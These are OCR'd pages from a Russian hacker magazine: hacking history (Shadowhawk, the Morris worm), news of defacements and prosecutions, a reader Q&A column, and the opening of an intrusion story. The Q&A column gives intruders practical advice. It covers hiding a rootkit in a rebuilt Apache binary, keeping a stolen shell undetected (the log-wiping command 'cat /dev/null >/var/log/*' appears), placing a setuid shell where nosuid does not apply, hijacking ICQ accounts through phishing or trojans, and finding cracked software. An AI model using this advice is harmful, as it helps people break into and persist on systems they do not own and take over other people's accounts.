Первым хакером, которого осудили в соответствии с новым законом, стал Герберт Зин, известный в сети как Shadowhawk. В 1986 г. он полностью забросил школу и окунулся в сетевой мир. Со своей домашней персоналки Зин много раз проникал на компьютеры разных филиалов корпорации AT&T и Министерства обороны США. Более двух лет действия 16-летнего взломщика оставались незамеченными. Подвел его длинный язык. После своих похождений Shadowhawk любил зайти на одну из андеграундовых BBS похвастаться успехом перед коллегами. Однажды он оставил сообщение на борде, где постоянными читателями случайно оказались сотрудники AT&T. Герберт сообщил на форуме, что оставил в компьютерной системе корпорации ловушку, которая позволит ему узнать пароли администраторов. Персонал сработал быстро - дождавшись, когда хакер залогинится, они заставили его как можно дольше продержаться на линии, и с помощью полиции проследили звонок.

На суде Shadowhawk'у приписали ущерб компании в размере $174 тыс., нелегальное копирование программ на сумму более миллиона долларов и распространение в публичных местах (BBS) конфиденциальной информации (пароли, руководства по взлому системы). Потрясенный цифрами, hawk сказал: "Я не собирался продавать эти программы и ничего не удалял. Я просто хотел приобрести новые знания". Но новый закон уже вступил в силу и сидел бы хакер до сих пор, если бы не согласился сотрудничать с правительством. Обещание помогать властям своей компьютерной квалификацией смягчило приговор, но парню пришлось-таки выплатить AT&T 10 тысяч баксов и отсидеть 9 месяцев. Shadowhawk стал первым, кто ощутил на себе новую поправку в американском законодательстве. Первым, но далеко не последним. До глобальной операции по отлову компьютерных взломщиков оставалось совсем недолго...



Control C на SummerCon 1993

<Червь, покоривший ARPAnet>

В начале 80-х в американском исследовательском центре Xerox двое ученых - Иан Хеп и Джонатан Шок, начали экспериментировать с программами, способными автономно распространяться в сети. До них этим никто не занимался, и авторы, будучи пионерами, окрестили своих первых питомцев компьютерными червями (в честь событий из книги Джона Браннера "Shockwave Rider"). В скором времени ученым стало ясно, что самопроизвольно распространяющиеся программы могут представлять серьезную опасность, особенно если кроме «инстинкта размножения» они будут наделены какими-либо деструктивными функциями. И с ростом ARPAnet и подключением к ней все большего количества организаций эта опасность лишь возрастает! Хеп, Шок и многие другие компьютерные специалисты, обеспокоенные этой проблемой, на форумах Usenet'а постоянно обсуждали теоретические возможности червей и способы предотвратить беду. В среду 2 ноября 1988 года все они получили возможность проверить правильность своих рассуждений на практике.

В этот день компьютерная сеть ARPAnet подверглась невиданного размаха атаке. В течение всего нескольких часов неизвестная программа парализовала работу более 6 тысяч компьютеров. Среди жертв оказались практически все исследовательские институты, многие военные и правительственные организации, научные лаборатории и некоторые коммерческие компании. Причиной стал компьютерный червь, распространяющийся с молниеносной скоростью и перегружающий своими копиями все компьютеры, до которых ему удавалось добраться. Для проникновения в новую систему программа использовала ошибки в таких службах, как finger и sendmail.

Червь стартовал из Лаборатории Искусственного Интеллекта МИТ вечером и к утру успел разойтись практически по всем ключевым узлам ARPAnet. Благодаря Кейту Бостику - специалисту по компьютерной безопасности - уже на следующий день в сети появилась заплатка для sendmail. Но чтобы полностью нейтрализовать червя и узнать, чего от него можно ожидать, необходимо было дизассемблировать его код. Для этого из разных концов страны в институт Беркли были приглашены самые гениальные компьютерные умы Америки. Параллельно с ними в других институтах над этой задачей работали другие команды. Полученный через некоторое время исходник показал, что червь не включал вредоносных функций. Он не стирал файл, в нем не было логической бомбы, но он постоянно копировал сам себя, что приводило к полному исчерпанию системных ресурсов зараженного компьютера. Перезагрузка не помогала - машина зависала каждые пять минут. Уже когда вышла вакцина против этой заразы, мир узнал имя ее автора. Им оказался Роберт Таппан Моррис - 24-летний студент Корнельского Института, сын компьютерного эксперта из Агентства национальной безопасности.

<Цена ошибки>

От природы интеллектуально одаренный Роберт с ранних лет увлекся компьютерами. Благодаря должности своего отца он имел доступ к мощным мейнфреймам и частенько наведывался к Моррису-старшему на работу, чтобы понажимать на кнопки. Роберт на голову опережал всех своих одноклассников, учеба ему казалось скучной, поэтому свободное время он любил проводить у экрана монитора, занимаясь программированием. Компьютеры на работе отца были подключены к ARPAnet, благодаря этому Роб перезнакомился со всеми детьми других сотрудников компании. Многие из них тоже увлекались программированием и писали небольшие игрушки. Моррис быстро стал среди них звездой. Его программы всегда отличались блестящим кодом и оригинальными идеями. С возрастом Роберта все больше стала интересовать компьютерная безопасность и операционные системы. В 18 лет он уже досконально знал UNIX и чуть ли не наизусть помнил 2000-страничное руководство к этой ОС. Многие администраторы в Корнельском университете, куда поступил паренек, консультировались с ним по всем техническим вопросам, в компьютерных кругах Роберт имел безоговорочный авторитет.

Идея написать червя пришла молодому программисту во время чтения конференций Usenet, где администраторы с энтузиазмом обсуждали возможности и последствия компьютерных вирусов. Тема Роберту Моррису показалась интересной. Незадолго до этого он как раз нашел новый баг в системе Unix, используя который его червь мог бы пробираться на чужие машины. Проект задумывался в экспериментальных целях - Роберту хотелось посмотреть, насколько живучим окажется его детище. Программа, написанная всего за месяц, использовала 3 разных способа проникновения в систему и имела оригинальный алгоритм распространения - проверяла уже имеющуюся на компьютере свою копию и случайным образом выбирала, оставить ее или перезаписать (чтобы администраторы не могли легко остановить ее, вставив фейковую копию червя). С определенной периодичностью червь должен был в любом случае перезаписать копию. Ошибочно маленькое число, которое ввел Роберт, чтобы обозначить эту периодичность, во многом повлияло на всю его дальнейшую жизнь и заставило общественность всерьез задуматься о проблеме компьютерной безопасности. Вместо незаметного блуждания по ARPAnet, червь ураганом пронесся по всем компьютерам и на несколько часов вырубил большую часть машин в сети.

Подсчитанный впоследствии ущерб от червя Морриса оценивался в 100 миллионов долларов. Роберт хорошо законспирировал свою программу, и вряд ли кто-то смог бы доказать его причастность, если бы не отец, посчитавший, что сыну лучше самому сознаться в содеянном. На суде, который состоялся вскоре после этого, Роберту до последней минуты грозило пять лет тюрьмы и штраф размером 250 тысяч долларов. Но ввиду смягчающих обстоятельств, случайности происшедшего и репутации безобидного и скромного человека, он получил три года условно, 10 тысяч долларов штрафа и 400 часов общественных работ. А также мировую известность, не оставляющую его до сих пор.




Взлом


][NEWS

mindw0rk

][NEWS

ВЕЛИКОГО ГУРУ ХЭККИНГА ПОДСТАВИЛИ?

Популярность патриарха всероссийского хэккерства Арви взлетела до небес после серии дефейсов сайтов: www.lamoz.biz, www.hackstaff.org, www.adminii.org, www.xakeps.org, www.ugin.ru и многострадального www.riaa.org. Фраза "defaced by Arvi the Hacker" в вылетающем окошке явно указывала на всем известного гуру. В связи с этим в фидо и инете долго шли дискуссии: "Как, мол, так, кодекс чести и религия преподобного не позволяют ему заниматься столь гнусным делом. А тут вдруг такое". К тому же никто уже и не надеялся, что Арви способен на что-то большее, чем написать на паскале третьесортный тетрис и глубокомысленно рассуждать о хэккерской философии. Думали, гадали, перемалывали косточки, а потом вдруг кто-то сообразил: "Парни, дык ведь эта, не иначе как подставили его!". Да, точно - подхватило движение - не он, куда ему. Лишь некоторое время спустя в эхоконференции Ru.Hacker.Dummy появилось письмо, автор которого - Бональный Вертолет (в простонародье - buggzy) - шаркая ножкой, скромно признался: "Да ладно, мужики, я это. А Арвика приплел шутки ради. Да и авторитет ему поднять чтоб". Известно, сколько "доброжелателей" у нашего именитого хэккера, неизвестно только, что они придумают в следующий раз. Доведут скоро беднягу, он собственными руками свою школу хэккеров взорвет. Кстати, зная об инциденте, опровергать свою причастность Арви не стал. Несмотря на столь бережно оберегаемую репутацию носителя добра и справедливости. Приятно, наверное, купаться в лучах славы... пусть даже слепленной чужими руками.




Один из взломанных сайтов - www.riaa.org

НЕ ПИШИ МНЕ БОЛЬШЕ, МАМА

Пока американские солдаты натирают ядом штыки, готовясь к завоеванию Ирака, их правительство подумывает о мерах предосторожности. В Америке инет уже не только в каждом общественном туалете протянут, он добрался и до казарм в тылу. Так что в перерывах между тренировками, перестрелками и прочими армейскими забавами, спецподразделения разводят русских девушек на виртуальный секс и пишут домой, якобы из горящего танка. Насчет секса правительство не против - ведь реальный недоступен, пусть хоть так потешатся. А вот с письмами типа обождите. Оказывается, сознательные американские вояки нередко шлют маме с папой секретную информацию, а также свои фотки на фоне охраняемых позиций и прочего замаскированного вооружения.
Но ведь враг не дремлет! Вполне возможно, за соседним кустом зарылся террорист, который с ехидной улыбочкой ловит трафик мобильной антенной. Покумекав на эту тему, высокоуполномоченные деды решили - хрен тебе, пехота, а не инет. И отрубили все части, что рядом с Ираком, от халявного анлима. Ашоподелать - вопрос национальной безопасности :).

ФАПСИ ПУСТИЛИ В РАЗНОС

Если кто не знает, ФАПСИ - это организация, занимающаяся поддержкой и развитием информационной безопасности в России. Через нее проходят все сертификаты криптографических систем и лицензии на производство средств по защите информации. Но актуальным это было до 11 марта. Именно в этот день Владимир Путин подписал указ о реорганизации некоторых силовых структур. Теперь все функции и задачи ФАПСИ распределили между ФСБ и Министерством Обороны России. Работавшие там специалисты, в принципе, ничего не потеряли, просто работать они будут на новом месте. Бывший директор ФАПСИ, например, теперь занимает пост в новом комитете при Минобороны, занимающимся вопросами информационной безопасности. Зачем убрали ФАПСИ, я не знаю, но, очевидно, у "Большого Брата" свои причины. Может, когда-нибудь эти причины заставят его расформировать ФСБ...



Такая вот организация

20 ЛЕТ ЗА ВЗЛОМ


"Признается виновным и приговаривается к 20 годам тюремного заключения" - этой фразой закончилась одиссея 29-летнего Олега Зизова, решившего быстро разбогатеть. Будучи хакером, Олежек не стал заморачиваться с цивильной работой, а попробовал отхапать сразу и много. Для этого он взломал компьютерную систему американского информационного агентства Bloomerg и, связавшись с ее руководителем Майклом Блумергом (кстати, мэр Нью-Йорка), с готовностью предложил свои услуги по залатыванию дыр. Причем попросил за это немного - 200 тысяч долларов. Очевидно, понятия о "немного" у казахстанского взломщика и американского бизнесмена не совпали, поэтому последний вежливо отказался. "Нэ понял, - возмутился Олег, - я сказал 200 тысяч, иначе весь инет узнает о ваших дырах и заодно увидит всю конфиденциальную инфу о клиентах". Мистер Блумерг подумал и решил - ну ладно, гад, будут тебе бабки. Местом встречи и передачи нала выбрали Лондон. Взяв мешок побольше, Зизов поехал за премиальными... но вместо того, чтобы получить обещанные баблосики, оказался на американских нарах. Суд уже состоялся, и присяжные были единодушны - виновен. Мелочиться щедрые американцы не стали и дали от чистого сердца 20 лет заключения. Подумай, мол, за это время над своим нехорошим поведением. Насколько я знаю, 20 лет не всякому серийному убийце дают. Однако надо же прилюдно продемонстрировать гадким русским хакерам, что с ними будет, коли посягнут на честь граждан великой державы.

ПРОДОЛЖЕНИЕ НОВОСТИ: МАЛЬЧИК-ШКОЛЬНИК ОСВОБОЖДЕН

В мартовских ньюсах я рассказывал про 11-летнего паренька, над которым нависла угроза тюремного заключения за исправление оценок на школьном компьютере. Меня настолько задел этот случай, что я решил узнать, что там произошло дальше. В общем, все в порядке. В защиту паренька выступила общественность и пресса, многих возмутило, что кому-то вообще могла прийти в голову мысль посадить пацана за решетку за такую ерунду. Единственное, чего потребовал прокурор - извиниться в письменном виде перед учителями и несколько часов поработать для государства. Несмотря на то, что сразу после ареста мальчугана выперли из школы, марьванны, очевидно, растроганные извинениями и печальными глазами Архима (а скорее напуганные реакцией общественности), пригласили его обратно. "Возвращайся к нам, малыш. Мы тебя так любим". Гиены в юбках. Ладно, короче, все, кто месяц назад всплакнул о несправедливости по отношению к парню - можете спать спокойно. Юный герой уже вовсю учится, ходит со всеми кушать в столовую и больше не помышляет о подобных проделках.

БОЛТ НА ШЕСТНАДЦАТЬ ДЛЯ ВЕБХУЛИГАНОВ

В Америке нашли новый способ наказания киберпреступников. Теперь, если какой-то кулхацкер или аферюга попался на горячем, органы США сразу отбирают у него домен. Раньше, конечно, и сайты прикрывали, но только на определенных хостингах. Хулигану достаточно было воспользоваться услугами другой компании, чтобы возобновить работу паги. Теперь - извиняйте. Блюстители порядка могут за некую провинность отобрать права на доменное имя сайта, взращиваемого годами. Это, несомненно, действенный метод, особенно против тех говнюков, у которых есть в Сети что-то ценное. Департамент Юстиции США уже успел отобрать несколько доменов у таких вот ребят. На том месте, где раньше находился сайт, появляется сообщение федеральных служб, что-то типа: "Отобрано законом ибо нефиг".




ПЕРВЫЙ ОСУЖДЕННЫЙ

Долгое время пылилась в Уголовном Кодексе РФ невостребованная 273-я статья. И вот, наконец, нашли на ком испытать. Вообще, статья эта имеет название "Создание, использование и распространение вредоносных программ для ЭВМ" и предусматривает ответственность за всякие там вири и трояны. Не то чтобы у нас ничего такого никогда не писали, просто сами понимаете - в России живем. Программа Андрея Эрзяйкина из Саранска, за которую он получил год условно, весьма экзотична. Написанная для контрольно-кассовых машин, она предоставляла возможность изменить данные по выручке, дате и количеству покупок. Лучший друг для кассиров супермаркетов :). Но дальше компьютера автора утилитка уйти не успела - Андрюшу повязали. Адвокат хотел было убедить судью, что кассовый аппарат не ЭВМ вовсе, а стало быть, никак не применима к нему эта статья. Но выбить у него прощение для своего клиента так и не удалось.

СПАМ ДАВИТЬ!

20 марта в Сан-Франциско прошла первая конференция Internet Engineering Task Force, посвященная решению проблемы спама в Сети. IETF - одна из самых влиятельных организаций, решающая все вопросы по стандартизации интернет-технологий. И с недавних пор она взяла, наконец, курс на поиск вакцины против электронного мусора. Так как спамеры постоянно находят способы обойти фильтры, организация занимается поисками совершенно нового решения. Вероятно, потребуется полностью переработать почтовый протокол, на что уйдет не один год. Кроме этого сотрудники IETF работают над проблемой анонимности спамерских писем. Сейчас подделать мессагу - проще простого, но кто знает, как оно все будет, если полностью изменится принцип электронной транспортировки. Будем надеяться, что умные головы из ИЭТФ придумают что-нибудь революционное. А то, не знаю как вас, а меня спамеры уже задолбали.



Все непрочитанное - все спам!

HACK-FAQ

VEiDER (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> На взломанном сервере стоит apache. Я хочу установить там руткит. Как его замаскировать под httpd?

A: Есть несколько вариантов. Первый случай. Если на этом сервере установлено множество скриптов (perl/php), то ты можешь залить свой в надежде, что его не обнаружат. Если же их немного и появление нового будет обязательно замечено, то измени существующие. Если скриптов не наблюдается вообще, или ты понятия не имеешь, как писать на perl/php, то есть и другой вариант. К счастью, apache имеет открытый исходный код, и никто не мешает тебе добавить туда пару полезных "фич", пересобрать его и подменить существующий.

<???> А где можно на халяву достать нормальные свежие эксплоиты?

A: Начать поиск, я думаю, можно с различных новостных порталов, вроде SecurityFocus.com, или специализированных форумов. Конечно, там ты не найдешь приватных эксплоитов для OpenBSD-current, но, возможно, обнаружишь advisories, доказывающие существование какой-нибудь уязвимости (в помощь админам, чтобы они смогли проверить свои системы на наличие ошибок). Не стоит также забывать про сайты хак/security групп. На них иногда валяются интересные релизы, среди которых есть и эксплоиты. Также в одном из номеров Х был описан способ трейдинга эксплоитов. А вот еще один вариант. Допустим, у тебя на компе стоит линукс. Ты заходишь на какой-нибудь irc-канал и громко объявляешь, что занимаешься трейдингом шеллов в обмен на эксплоиты. И вот так, торгуя шеллами на себе, появляется возможность получить несколько полезных эксплоитов. Только при такой работе не забывай менять ники и прокси :).

<???> Расскажи, где можно почитать эти самые RFC? Просто][на них частенько ссылается.

A: RFC (Requests For Comments) являются основой технической документации. Немудрено, что к ним так часто обращаются. Почитать RFC можно тут - http://www.freesoft.org/CIE/RFC/ или тут - ftp://ftp.isi.edu.

<???> Сейчас стал распространяться платный софт под линукс. Например, программа igloo ftp pro. Где брать кряки для невиндовых приложений?

A: На самом деле нет разницы - виндовые кряки или линуксовые. Все они лежат на тех же крупных порталах. Проблема в другом - как быстро они там появятся. А обычно хватает всего нескольких серверов, вроде http://www.cracks.am или http://www.crack.ru. Если же там ничего не найдено, то придется искать на сайтах самих кряк-групп, вроде DAMN.

<???> Есть шелл, я на нем делаю su, а получаю - su: unknown login root. Как это unknown login?

A: Просто на данном компе нет учетной записи root. Ведь на самом деле она не является обязательной. Системе же нужен сам пользователь с uid'ом 0, а не привычное для нас имя root. Утилита su без аргументов аналогична запуску "su root", поэтому ты получаешь сообщение об ошибке. Чтобы узнать какое же имя тебе требуется, посмотри в /etc/passwd и найди пользователя с нулевым uid'ом. Далее делай "su <имя_найденного_юзера>".

<???> Я на халяву сижу через gprs у одного известного сотового оператора, но он закрыл часть портов (ftp), правда аська пашет. Можно ли мне скачать mp3?

A: Для начала попробуй найти http'шное зеркало архива и спокойно качай оттуда. Если не получится, воспользуйся проксей (по твоим словам, закрыт только 21-ый порт). Ну а если и с проксей тухляк, то придется воспользоваться сервисом ftp2mail и получить нужный файл себе в почтовый ящик, а оттуда уже скачать к себе на машину. Хотя вряд ли, что все так плохо сложится.

<???> Я хочу научиться находить ошибки в сетевом софте и писать для них эксплоиты. Какую сетевую литературу посоветуешь почитать, и самое главное, где ее взять?

A: Раз ты задаешь такой вопрос, то ты должен знать Си и разбираться в ассемблере, поэтому книжки по программированию рекомендовать не буду. "Smashing The Stack For Fun And Profit" - очень хорошая статья для того, чтобы понять саму суть процесса переполнения стека. Еще много полезных статей есть на сервере http://www.neworder.box.sk в разделе "Exploits & buffer overflowing tutorials". На сайте http://lbyte.void.ru есть неплохой материал на русском языке - "Modern kinds of system attacks". Этого должно хватить для начала. Также не стоит забывать о практике. Возьми заведомо дырявый сервер и эксплоит для него. Теперь попробуй его взломать, убедись, что все работает как должно: ты получаешь определенные привилегии, которые дает тебе эксплоит. Потом посмотри, как написан этот самый эксплоит, какую уязвимость он использует, и попытайся написать свою реализацию. В общем, познавай все на деле.

<???> А что такого делает роутер, и почему он препятствует снифингу?

A: Роутер направляет пришедшие на него пакеты в соответствии с прописанной таблицей роутинга. На роутерах также могут устанавливаться фаерволы, различные утилиты управлением каналом (traffic shaping). А мешает роутер снифингу, т.к. он шлет пришедший пакет не по всем портам, а только в необходимый.

<???> Допустим, я знаю e-mail человека в аське. Это поможет мне стащить его UIN?

A: Теоретически - да. Зная e-mail, ты можешь просто попытаться его взломать. Например, через службу забытых паролей почтовой системы. Если так не получится, то есть возможность заслать ему троян или представиться службой поддержки и попробовать уговорить его сказать пароль. Все эти способы уже неоднократно описывались, что-то сверхновое в данной области придумать сложно.

<???> Можно ли вычислить IP человека, если я знаю, каким провайдером он пользуется, и знаю, когда он под ним сидит?

A: Можно, но тебе понадобится немного больше информации. Ты говоришь, что знаешь, через какого провайдера он заходит, следовательно, искать его надо в диапазоне IP этого конкретного провайдера. Диапазон IP выясняется при помощи whois сервиса (http://www.ripn.net/nic/whois/about_whois.html - здесь описаны правила использования сервиса и есть возможность воспользоваться web-интерфейсом). Итак, теперь ты знаешь, где искать. Теперь надо выяснить, что искать :). Необходимо обнаружить какие-то отличительные черты этого пользователя. Например, это может быть открытый нестандартный порт 3212, необычное NetBIOS имя и т.д. Однажды вычислив эту инфу, тебе придется каждый раз искать ее во всем диапазоне. Так что этот процесс придется как-то автоматизировать.

<???> Я получил шелл на некотором компьютере, но боюсь его потерять. Каких вещей мне не стоит там делать?

A: В первую очередь не стоит добавлять пользователей с uid'ом 0. Да и вообще, добавлять новых юзеров не лучшая идея, т.к. это слишком заметно. Также я бы не стал делать "cat /dev/null >/var/log/*", т.к. пустые логи сразу вызывают множество ненужных подозрений. Очень странно выглядит suid'ный файл bash, лежащий в tmp. И еще очень опасно вызывать ошибки в системе, ведь сообщения о них отправляются в консоль администратору. А это будет явным признаком, что система взломана.

<???> Используя уязвимость в одном сервисе, я смог изменить .profile root'а так, что у меня в homedir создался bash файл с установленным суидным битом. Вот его атрибуты - "-r-sr-sr-x root wheel suidsh". Вроде все правильно, но это не работает. Почему так?

A: Возможно, что твой домашний каталог подключается с опцией nosuid. Если эта опция установлена, то ты в пролете. Проверить ее активность можно при помощи команды mount. Запускай ее без всяких аргументов. Если в ответ ты получишь нечто подобное - "/dev/wd0e on /home type ffs (local, nodev, nosuid)", значит опция nosuid включена. Посмотри, где она отсутствует, и положи туда свой bash.


TIPS&TRICKS

Знаешь ли ты, что в Виндах есть список соответствия портов стандартным службам? Хранится это в файлике Services:
Для WindowsXP – это Windows\system32\drivers\etc\services
Для 98 – Windows\services

Kimi4
kimi4@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Master-lame-master



КАК ЭТО БЫВАЕТ НА САМОМ ДЕЛЕ
РЕАЛЬНЫЕ ИСТОРИИ НАШУМЕВШИХ ВЗЛОМОВ

Бытует мнение, что сервера, на которых установлены новые системы без багов, невозможно взломать даже профессиональному хакеру. Это не совсем так. Если вникнуть в суть проблемы защиты информации, прорисовываются два неотъемлемых компонента успешной реализации этой самой защиты - хорошее программное обеспечение, на котором "живет" сервер, а также умный системный администратор, не поленившийся отточить настройку сервера и не боящийся вступить в бой с хакером.

Я умышленно упомянул про сам факт взлома, так как администратор должен заранее предугадать, что он будет делать в этом случае, дабы взломщик не застал его врасплох. Если немного пофантазировать, можно провести параллель с реальной жизнью: богатый хозяин квартиры ставит сигнализацию именно для того, чтобы сохранить свое имущество, не надеясь на железные двери с сенсорными замками, а также уменьшает вероятность взлома, не рассказывая первому встречному, что у него находится в квартире. То же самое должно быть и в "цифровой" жизни. Администратор крупных проектов обязательно должен быть проинформирован о факте "вторжения" в кратчайшие сроки, чтобы потом не было мучительно больно… Ведь взломщики обычно не щадят систем и делают все хладнокровно.

ЭТЮД ПЕРВЫЙ: WWW.AWC.NET - ADVANCED WEB CREATIONS

Это было давно... На дворе стояла зима 2001 года. Системы к тому времени были старенькие и незащищенные, но и эксплоитов к ним обнаружено пока не было. Да и хакеров было гораздо меньше, чем сейчас. Прочитав в каком-то открытом источнике статью про генераторы кредитных карт, которые прокатывают при регистрации доменов второго уровня, начинающий взломщик, скептически хмыкнув и допив остатки пива, полез качать этот самый генератор. Им оказалось десятикилобайтное ДОС-приложение, не выдававшее ему при запуске ничего, кроме десяти огромных цифр (как впоследствии оказалось - 10 фальшивых карт VISA). Потыкав мышкой в полях всем известного www.register.com и www.verio.net, он огорчился, получив сообщение о "плохой" кредитке. Не растеряв боевого духа, хакер случайно попал на некий американский сайт под громким названием Advanced Web Creations. Заполнив небольшую форму, он получил сообщение, что если все в порядке, то домен будет создан и ему отмылят руководство по его использованию, а также пароли на ftp и shell-account, который он тоже включил в прайс.

В то время взломщик болел интернет-зависимостью в легкой (пока!) форме, а в плане взлома был всего лишь скрипткидди, поэтому он забыл о заявке на домен. Письмо, свалившееся от саппорта awc.net заставило взломщика вспомнить свою заветную мечту о домене второго уровня, которая стала реальностью, судя по содержимому мейла. Забыв все и забив на всех, хакер полез на шелл, чтобы поставить эггдропа для irc (да-да, а зачем, ты думал, ему в то время был нужен шелл? :)), и обнаружил там красивый telnet-баннер: SunOS 5.7. Как оказалось позже, вся подсетка этого хостера находилась на саносях от 5.6 до 5.8 версии. Но ему пока это ни о чем не говорило, и расстроившись, что на сервере нет tcl, который был необходим для eggdrop, взломщик, отхлебнув свежего пива, закрыл консоль и удовольствовался лишь FTP и WWW сервисом своего нового домена.

НАЧАЛО ВЗЛОМА

Прошло 2 месяца. Интерес нашего героя к unix-like системам значительно возрос, поэтому, вспомнив свой старый аккаунт на убогом солярисе, взломщик стал бродить по каталогам системы с целью ее изучения и возможно - приручения. Хотя сам факт взлома, пусть даже незащищенной системы, был для него скорее мифом, чем реальностью, ему не хватало опыта. Изучать в этой системе было, собственно, нечего: для удобства разбитые по алфавиту директории с сабдиректориями, содержащие в себе имена доменов в этом хостинге, не представляли собой ничего интересного. Тем более что доступ в них был запрещен - на директориях установлен бит 700.

